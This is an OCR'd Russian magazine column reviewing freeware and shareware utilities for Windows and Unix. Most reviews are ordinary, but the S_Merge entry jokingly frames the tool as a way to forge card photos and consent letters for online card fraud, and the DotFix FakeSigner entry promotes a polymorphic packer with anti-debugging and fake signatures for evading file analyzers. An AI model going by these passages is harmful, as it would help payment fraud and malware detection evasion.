DVD Identifier v4.2.0


Windows 9x/Me/NT/2k/XP

Size: 1016 Кб

Freeware

http://dvd.identifier.cdfreaks.com

Если кто не знает, то DVD-болванки под какой-нибудь надежной торговой маркой может клепать кто угодно. И чтобы более-менее достоверно выяснить, что это ты такое в свой DVD-драйв засовываешь, стоит скормить болванку товарищу по фамилии DVD Identifier. Узнаете много нового. Программа выводит информацию об изготовителе, типе DVD, скоростях, на которых возможна запись, и еще много чего полезного. Для настоящих DVD-фриков имеется онлайновая, постоянно пополняемая база производителей DVD-дисков. Софтина поддерживает следующие форматы DVD-болванок: dvd+r, dvd+r dl, dvd+rw, dvd+rw dl, dvd-r, dvd-r dl, dvd-rw и dvd-ram. Ну и свежеразработанные blu-ray media (bd-r и bd-re), конечно же. Да, dl, если кто не знает, — это двухслойные диски.




RegSupreme Pro 1.2

Windows 9x/Me/NT/2k/XP

Size: 859 Кб

Shareware

www.macecraft.com/regsupreme



Раньше, когда я побаивался руками-крюками залезать в виндовый реестр, попытки что-то там наладить иной раз приводили к старому-доброму форматированию системного раздела и милой сердцу каждого настойчивой установке свежей винды. Потом появилась программа RegCleaner, отлично известная в узких кругах, потом и она канула в Лету, оставив после себя jv16 PowerTools. А сегодня на смену им всем пришла RegSupreme Pro. Программа, прежде всего, работает с реестром, но далеко не только этим ограничивается сфера ее применения. Она не только очистит реестр от ненужных и устаревших записей, но и автоматически исправит найденные ошибки, возьмет на себя управление программами, автоматически запускаемыми при загрузке Windows, удаление записей из списка установленных программ, а также отключение ненужных элементов в контекстном меню Проводника и IE. RegSupreme Pro — рекордсмен по скорости сканированию реестра и количеству нахождения неверных значений. RegSupreme Pro имеет функцию отката, что позволяет вернуть реестр в первоначальное состояние в случае необходимости. Русский языковой модуль имеется, работает софтина быстро, тщательно, качественно и лишнего ничего не удаляет.


ThumbsPlus v.7

Windows 9x/Me/NT/2k/XP

Size: 17.8 Мб

Shareware

www.cerious.com




Есть такие специальные люди — папарацци. Им приходится денно и нощно сидеть в засадах не только с фотокамерой, огромным телеобъективом, камерой, микрофоном, ручкой и блокнотом, но подчас и с синяками и шишками, в изобилии высыпаемыми на фотоохотников за звездами этими самыми звездами. Несложно догадаться, что само слово «папарацци» имеет итальянское происхождение, хотя наиболее свирепыми и профессиональными папарацци общепризнаны англичане, французы и американцы. Иногда папарацци делают действительно невозможное. Я тоже хотел сделать невозможное и сделал, получив забитые под завязку винчестеры. Надо было срочно сортировать свои многочисленные фотошедевры. Тут нужен хороший каталогизатор, как

минимум, умеющий работать с базами заданных ключевых слов и показывать веселые картинки по первому требованию. Так уж случилось, что всеми любимый ACDSee я на дух не переношу, вот и нашел альтернативу, очень и очень подходящую для управления завалами картинок. Thumbs Plus ее фамилия. Обычным образом программа работает так: запускаешь, показываешь, какие диски сканировать на предмет наличия картинок, и получаешь базу превьюшек. Сортируешь по-всякому, задаешь ключевые слова, делаешь с картинками что хочешь. Простой графический редактор внутри есть, EXIF виден, работает все шустро, снимки на removable drives — не проблема. Возможности поиска исчерпывающие: по специально заданным ключевым словам, по комментариям, по SQL-запросам, по ширине и высоте, да хоть по толщине. Помимо этого, умеет корректно распозновать дублирующиеся картинки, преобразовывать файлы в различные форматы и проводить множество других автоматических операций. В процессе работы ведется ODBC база изображений, что позволяет программе, поддерживающей данный интерфес, подключаться к базе данных. Но это уже излишество :). С сайта программы можно накачать плагинов для работы с RAW-файлами.

RivaTuner2 v. 15.7

Windows 9x/Me/NT/2k/XP
Size: 1 Мб
Freeware
www.nvworld.ru



RivaTuner на сегодня — одно из мощнейших инструментальных средств для настройки видеокарт фирм NVIDIA и ATI, работающих под ОС Windows. Классика жанра для NVIDIA-водов. Пользуюсь давно и с удовольствием. Пожалуй, от себя ничего выдумывать не буду, лучше познакомлю вас с авторским видением предназначения. RivaTuner — полномасштабная среда для настройки любых видеокарт, основанных на графическом процессоре NVIDIA. RivaTuner поддерживает все графические адаптеры NVIDIA, начиная с семейства Riva TNT и заканчивая последней серией GeForce 6800. Кроме этого, обеспечивает поддержку широкого диапазона драйверов NVIDIA, начиная с Detonator 2.08 и заканчивая последним семейством ForceWare. Уникальные возможности по диагностике и аппаратному мониторингу в реальном времени и мощные инструменты, такие как встроенный редактор реестра и скриптовый механизм реализации патчей, делают инструментарий RivaTuner непревзойденным. Дополнительно к полной поддержке продукции NVIDIA RivaTuner обеспечивает ограниченную поддержку видеокарт фирмы ATI, начиная с RADEON 8500 и выше. Весь функционал RivaTuner, кроме настройки опций драйвера, также доступен пользователям видеокарт ATI. Серьезная программа для серьезных людей и отношения к себе требует самого серьезного. А потому без вдумчивого изучения FAQ по использованию программы *http://www.nvworld.ru/docs/rt_scripts.html* лучше ее не использовать. Видеокарты нынче недешевы :). Ну и вкратце о возможностях: настройка параметров Direct3D и OpenGL драйвера видеокарты, разгон видеокарты как через драйвер, так и прямым доступом к «железу», создание детального отчета о характеристиках видеокарты, возможностях Direct 3D и OpenGL драйвера, режиме работы шины AGP, мониторе, управление работой шины AGP как через конфигурирование драйвера, так и напрямую, мониторинг в реальном времени частот, температур и напряжений видеокарты, скорости вращения кулера, измерение FPS, загруженности процессора и использования видеопамяти в играх и приложениях, разблокирование отключенных блоков видеопроцессоров семейства GeForce 6X00 и еще куча всего полезного и толкового.

S_Merge 1.3

Windows 95/98/2K/XP
Shareware
Size: 779 Кб
www.graphicutils.com/smerge


Темные личности любят вспоминать сладкую пору 90-х, когда можно было успешно затовариваться в онлайн-магазинах по сгенеренным номерам CC. Теперь же продавцы набили шишки на своих высоких лбах и на-



терли мозоли в более нежных частях тела. Теперь им подавай все в полном комплекте и ажуре: фотку CC и от руки накатанное заявление о согласии на транзакцию. Тут хакерюги чешут репу и сожалеют о невнимании к рекламе курса фотошопа, увиденной в «Из рук в руки». Жадные, но ленивые бойцы скачивают простейшую тулзу S_Merge, которая позволяет успешно монтировать пару картинок (фоток) для достижения желанного мерчантом (интернет-барыгой) внешнего вида. Для любителей еще более острых игр по рисованию сложных документов есть чутко настраиваемые опции наложения водяных знаков. Гигабайтный PhotoShop с тонной плагинов замещает простая мегабайтная вещичка.

AdRem SNMP Manager 1.0.1


Windows 2K/2003/XP
Shareware
Size: 19310 Кб
www.adremsoft.com



Читатель, ты двуличен! Одна половина обижается на описание попсовых прог, другая бранит за углубление в технические дебри админского и кодерского ПО. Кому верить? Отдадим дань первым с напоминанием о выходе новой серии SNMP-менеджера, который заметно упростит жизнь сисадмину, в чье царство закрались SNMP-девайсы — сетевые принтеры, аппаратные файрволы, свитчи и роутеры. Админить каждый из них — все равно, что заниматься делами каждой жены гарема в отдельности. Нет, мы поддерживаем комплексный подход, который предлагает рассматриваемая софтина. Увы, коммерческой версии в P2P и на IRC найти не удалось, как и лекарства от доктора Ast'ы. При всем интересе данного образца он может скорее стать примером целого семейства административных примочек, которыми изобилует инет. Мне лично пришлось по вкусу дополнение к LANdecoder'у с понятным именем — SNMP Manager. Здесь все же лучше обстоит дело с пилюлями от жадности.

Fasterfox 0.7.8


Windows 95/98/me/2K/2003/XP
Freeware
Size: 58 Кб
http://fasterfox.mozdev.org



Как бы ты ни был крут, этого будет мало. Поставив FireFox, королем ты не окажешься, пока все не будет на 100% вылизано по теме новомодного браузера. Для каких бы сверхлюдей не делался софт, всех пожеланий не учесть. Тебе обязательно потребуется изврат, которого испугается сосед. Для победы страхов и достижения всеобщего удовлетворения были выпущены tweaker'ы, которые перелопачиванием кишок проги добиваются наилучшего результата. Мы все устали от подобных приблуд для IE и самой винды, его носящей. Здесь можно чутко настроить модный FireFox: кэш, соединение, оптимизация скорости загрузки как страниц, так и самой проги. Философия твикера напоминает IE'шную, так что все операции пройдут как по маслу, без участия клавиши F1.

As-U-Type Speller 3.1


Windows 2K/2003/XP
Shareware
Size: 2655 Кб
www.fanix.com



Есть одно верное средство положить на лопатки противника в столь популярном состязании, как сетевой флейм, — указать на его неграмотность. В словесных баталиях неизбежны ошибки. Средства сделать твоего недруга еще более неграмотным пока не было найдено. Здесь же тебе предлагается панацея, которая создаст ореол природно-грамотного человека. Тренироваться начнем с басурман, так как данная проверка ошибок (spellchecker) знает только британские и американские наречия английского. Скормить ей словарь из MS Office (custom.dic) не получилось. Однако в английском пререканий не было, прога умеет находить ошибки при вбиве текста в среде любого софта: браузере, мыльном клиенте, аське, IRC-клиенте и многих других. Интересное начинание, которому хочется пожелать скорейшего обретения русского словаря для спасения нас от неграмотности в национальном словесном единоборстве.

Dexster 2.10

Windows 95/98/Me/2K/2003/XP
Shareware
Size: 7618 Кб
www.softdivshareware.com




В далеком 1999 году X обещал тебе сексуальную нирвану после обретения желанного образа DJ, которому всего-то и надо было — скачать описанные проги для сведения музла и сделать убедительное лицо. Сейчас даже самое одухотворенное лицо потеряет свою убедительность, если назовет себя ДЖ. Это настолько Pop и повсеместно, что пришло время стесняться своего недуга. Сейчас важность лица можно подчеркнуть, сообщив, что ты — высокооплачиваемый звуковой режиссер, который учит жизни всех этих хиппи-наркоманов-алкоголиков, которые лабают музыку на двух аккордах, а ты же им создаешь шедевры. Простой звуковой редактор, которым можно обработать музыкальное произведение любой сложности, просто двигая мышкой: здесь надо больше басов, здесь — убавить темп, а здесь — вообще молчать! Помимо профессиональной, но понятной обработки, есть уже привычное работникам винила сведение нескольких треков. Это не уникально, но оказывается очень соблазнительным данный тандем — сводника и редактора в одном лице.

Petr Semiletov
www.roxton.kiev.ua

UNIXWARES

CSSED 0.3.0

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.gz): 872 Кб.
http://cssed.sourceforge.net
Лицензия: GNU GPL



Небольшой по размеру, основанный на GTK+2 редактор, заточенный для редактирования CSS. Оснащен «табовым» интерфейсом, функцией свертывания (фолдинга) текста, подсветкой синтаксиса, автоматическим завершением. Многие из этих возможностей предоставляются движком текстового редактора Scintilla, который тоже необходим для работы программы.

В правой части главного окна находится иерархичное дерево элементов CSS, из которого можно вставлять эти элементы и их значения в текст текущего документа. А внизу главного окна есть текстовая область, именуемая Scratch Pad, — в нее можно копировать фрагменты текста. Содержимое Scratch Pad при выходе из программы не сохраняется.

В CSSED встроено средство для проверки кода на правильность. После проверки CSSED наглядно показывает ошибочные места. CSSED поддерживает плагины. Плагины в дистрибутив не входят, их можно скачать отдельно с сайта продукта.

Подведу итог. Удобная утилита для веб-разработчиков, для тех, кто знаком с CSS, но ленится смотреть в его спецификацию каждый раз, когда забыл нужную деталь.

Flawfinder 1.26

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.gz): 127 Кб.
http://www.dwheeler.com/flawfinder/
Лицензия: GNU GPL

Flawfinder — консольная утилита, которая сканирует исходный код (C/C++) на предмет слабых мест в области безопасности. Чтобы натравить утилиту на исходники, достаточно дать в каталоге с ними команду вроде:

flawfinder *.c

В процессе работы Flawfinder выводит список «тонких», с его точки зрения, мест, причем в каждом случае он показывает степень риска, выраженную заключенным в квадратные скобки числом от нуля до пяти. Пять — наихудший результат, а ноль — лучший, но все равно стоит задуматься.

Чтобы Flawfinder не ругался на определенные строки кода, рядом с ними в той же строке надо поместить комментарий вида:

// Flawfinder: ignore

либо:

/* Flawfinder: ignore */


Вывести результаты работы Flawfinder в HTML-файл можно командой:

flawfinder --quiet --html --context проверяемый_каталог > результат.html

Что до результатов, то Flawfinder пишет достаточно подробно, в чем заключается проблема участка кода, к чему такое положение вещей может привести и т.д. На английском, разумеется.

KRename 3.0.9

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.gz): 707 Кб.
http://www.krename.net
Лицензия: GNU GPL




Заточенная под KDE утилита для массового переименования файлов. Поддерживает формирование имен файлов по заданному пользователем шаблону. Помимо встроенных функций, оснащена дополнительными модулями, с помощью которых можно, например, переводить имена файлов из одной кодировки в другую, устанавливать, полученные в результате переименования файлов, различные атрибуты (права доступа, дату и время), выполнять некую команду для каждого файла после переименования. Интерфейс KRename работает в двух режимах. В первом, для начинающих пользователей, KRename предоставляет пошаговые мастера-визарды. В обычном же режиме KRename работает, как окно с табами-вкладками. Текущие настройки можно сохранять в виде профилей для последующей их загрузки.

Hydrogen 0.9.2

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.gz): 2.7 Мб
http://www.hydrogen-music.org
Лицензия: GNU GPL


Программная драм-машина. «Железные» аналоги такой стоят по нескольку сотен долларов. Как и коммерческие, софтварные аналоги Hydrogen для систем Windows и Mac OS X. А тут — свободное ПО. Бери и пользуйся. Для работы Hydrogen нужна библиотека Qt. Третья ее версия для стабильной ветки Hydrogen, а четвертая для нестабильной.

Как устроена эта программная ударная установка? Есть наборы ударных, где каждый звук обычно в формате Flac. Есть паттерны — ритмические рисунки, из которых составляется композиция. В наличии имеется также редактор инструментов и удобный микшер. Поддерживается вывод через звуковые подсистемы OSS, ALSA и JACK. Можно управлять драм-машиной по протоколу MIDI. Экспорт в MIDI, рендеринг в WAV-файл — чего еще можно желать? Только новых версий. Дополнительные наборы ударных инструментов можно скачать с главного сайта программы.



Kat 0.6.4

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.gz): 809 Кб.
http://kat.mandriva.com
Лицензия: GNU GPL



Еще довольно сырой, но рабочий поисковик вроде гномьего Beagle или локального поисковика от Google. Kat заточен под KDE. Состоит из двух частей: индексирующего демона и клиента, который делает запросы к проиндексированной информации. Kat индексирует картинки, музыку, тексты. Сам или с помощью дополнительных утилит вытягивает из файлов мета-данные, поэтому осуществлять поиск можно не только по тексту (включая PDF, ODT и DOC) или среди имен файлов, но и в мета-данных (например, MP3-тэгах).

Движок Kat работает хорошо, однако графический интерфейс с каждой новой версией становится все более неработоспособным. Надо сказать, что в опробованной мною ранее версии 0.6.1 работало больше кнопок и пунктов меню, нежели в текущей версии 0.6.4.

Скорость индексирования у Kat невелика. На индексирование файлов на жестком диске объемом 200 Гб могут уйти месяцы. Поэтому Kat удобно «натравливать» на отдельные каталоги (например, определенного пользователя), где поиск действительно необходим.

Scribus 1.3.1

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.bz2): 8.43 Мб.
http://www.scribus.org.uk
Лицензия: GNU GPL



Мощнейшая программа для верстки, линуксовый аналог таких коммерческих продуктов, как Adobe InDesign и Quark XPress. Русифицирована Александром Прокудиным. Оснащена модулем русских переносов. Обладает всеми функциями продуктов для DTP (Desktop Publishing), включая цветоделение, поддержку профилей ICC. Разумеется, реализована поддержка CMYK. Форматы вывода — PDF (до 1.5 включительно), EPS, SVG. Формат документов Scribus основан на XML и не импортируется коммерческими продуктами верстки, так же как Scribus не поддерживает импорт файлов InDesign и Quark XPress.


Зато среди импортируемых в Scribus форматов мы находим Photoshop PSD, впрочем, без поддержки слоевых эффектов. Но это нельзя ставить в упрек разработчикам по вполне очевидным причинам. Ведь Scribus — не продукт от Adobe. Зато с TIFF у Scribus проблем не возникает.

Scribus основан на библиотеке виджетов Qt, а для цветоделения использует библиотеку LittleCMS. Общие впечатления от продукта более чем положительные: стабильность, отличный набор функций верстки, удобный интерфейс.

Bluefish 1.0

POSIX (*BSD, Linux, Solaris...)
Размер (в tar.bz2): 1.4 Мб
http://bluefish.openoffice.nl
Лицензия: GNU GPL

Редактор HTML-кода, созданный на основе библиотеки GTK+2. Интерфейс его состоит из «табового» движка, файловой панели, панели инструментов с рядом вкладок и еще одного, кроме главного, меню — меню со сниппетами (короткими фрагментами часто используемого кода).



В Bluefish есть динамическая подсветка синтаксиса.


Среди интересных функций редактора — ведение проектов, которые включают в себя группы файлов. Есть встроенная проверка правописания. Настройка «горячих» клавиш. Благодаря библиотеке GnomeVFS можно открывать для редактирования файлы на удаленной машине (по FTP). Есть некоторый набор мастеров-визардов, которые будут хорошим подспорьем новичкам в HTML/XHTML. Можно добавлять в меню внешние браузеры и другие программы — для вызова с ними текущего документа на обработку. Среди встроенных пресетов — чистящий фильтр-конвертор Tidy.

В левой панели, кроме файлового менеджера, есть еще две вкладки. С одной доступны в древовидной форме ключевые слова и справочники, относящиеся к HTML, PHP, CSS2 и Python. Оттуда же, например, можно вставлять в документ тэги HTML.

Удобный во всех отношениях редактор, стоящий в одном ряду с Quanta Plus и TEA.

Muine 0.8.3

POSIX (*BSD, Linux, Solaris...)
Размер (для tar.gz): 752 Кб.
http://muine.gooeylinux.org
Лицензия: GNU GPL



Этот музыкальный плеер для Gnome — примерно то же, что плеер amaroK в KDE. То есть плеер, ориентированный на коллекции. Разница в интерфейсе и в наборе функций. Программы для GNOME берут курс на упрощение, поэтому Muine настолько прост, что даже ползунка прокрутки текущей композиции в нем нет. Или слушаем ее от начала до конца, или выбираем другую композицию.

Muine создан на платформе Mono, а в качестве звукового движка использует Gstreamer. Поддерживает плагины, может скачивать из Сети обложки к тем альбомам, которые находятся в коллекции. Умеет читать изображения, внедренные в тэги формата ID3v2.

Коллекция в Muine только одна. Она состоит из одних лишь названий альбомов. В отличие от amaroK, где все удобно разбито на коллекции исполнителей, в свою очередь состоящие из коллекций альбомов.

При воспроизведении альбома появляется список включенных в него композиций. Делать что-либо иное, кроме переключения между ними с целью воспроизведения, нельзя. Ни свойства посмотреть, ни что-нибудь еще. Совершенно спартанский интерфейс.


Итог. Плеер хорош для чайников. Если тебе нужно установить в каком-нибудь Linux/GNOME-ориентированном офисе музыкальный плеер, то трудно отыскать лучшее решение, чем Muine. Окно с названиями альбомов предусмотрительно оснащено поисковой строкой, так что опасаться чересчур длинного списка нет причин — все равно можно быстро найти необходимое.

Stepan Ilin aka Step
step@gameland.ru



DotFix FakeSigner v3.2

Windows
Freeware
Size: 1.5 Мб
http://fakesigner.dotfix.net



Если ты внимательно читаешь раздел «Взлом», то для тебя не будет откровением, что большинство приложений легко поддаются взлому. Обычно разработчики не используют какую-либо защиту, а если даже и используют, то обычно распространенную, которая также не дает желанного результата. Вот почему надо использовать довольно редкие, но продуманные системы защиты, подход к которым пока еще не изучен, а применяемые методы достаточно эффективны. Одна из таких систем — DotFix FakeSigner. Тулза по особому алгоритму обрабатывает исполняемый файл программы и шифрует ее секцию кода, при этом часть данных с точки входа переносится в код самой защиты. Все это непрерывно прогоняется через метаморф-движок, поэтому код декриптовщика и защиты в целом получается полностью полиморфным. Иначе говоря, если одну и ту же программу дважды защитить с помощью DotFix FakeSigner, а потом сравнить результат , то 2 защищенных EXE-файла будут сильно различаться. Причем это достигается не только за счет полиморфного движка, но и генератора мусорных циклов и инструкций, которые еще сильнее собьют с толку взломщика.


В DotFix FakeSigner также присутствуют алгоритмы антитрассировки, приводящие к зависанию программы при попытке ее отладки. Стоит добавить, что автоматических средств для снятия этой защиты не сущест-

вует, так же как и для определения того, что исполняемый файл был ею обработан. В EXE'шник встраивается одна из подложных сигнатур, выбранная пользователем, которая в дальнейшем используется для обмана файловых анализаторов типа PEiD. Generic-распаковщики также пойдут лесом из-за функции антитрассировки и технологии «спертых байт». Так что мораль сей басни такова: перед релизом своей программы не забудь ее прогнать через DotFix FakeSigner'ом. Тем более, что программа написана одним из наших авторов.

Hamachi 0.9.9.9

Кросс-платформенная
Freeware
Size: 632 Кб (Windows), 316 Кб (Linux)
www.hamachi.cc


Уникальная утилита, позволяющая легко и непринужденно создавать виртуальные частные сети с непрерывным шифрованием трафика. В чем заключается ее уникальность? В простоте настройки, которую полностью берет на себя управляющий сервер. Для создания закриптованного канала пользователи сначала подключаются именно к нему, получают необходимые для соединения инструкции и только после этого устанавливают коннект между собой. После того как связь налажена, дальнейшее посредничество сервера исключается, поэтому трафик не передается исключительно между пользователями.
На практике такой подход выглядит еще проще. После установки Hamachi в системе появляется виртуальный сетевой адаптер. А сама программа реализована в виде симпатичного окна, во многом напоминающего современный мессенджер. После регистрации на сервере, для которой потребуется не более минуты, тебе будет выдан уникальный внутренний IP (к примеру, 5.0.0.53), а также специальный идентификатор, по которому другие пользователи могут тебя распознать. Далее ты можешь подключаться к различным каналам (или создавать свои собственные) и с их помощью безопасно работать с другими клиентами. Неважно, какой именно софт будет использоваться (игры, чаты, файлообменники и т.п.), а так как Hamachi все равно установит для них прямое соединение и непрерывное кодирование данных. Приятный момент заключается в том, что работе этой системы не мешают ни NAT'ы, ни брандмауэры, ни капризы системного администратора. Версии клиента существуют не только под винды (на многих языках, включая, русский), но и Linux, что вдвойне приятно.
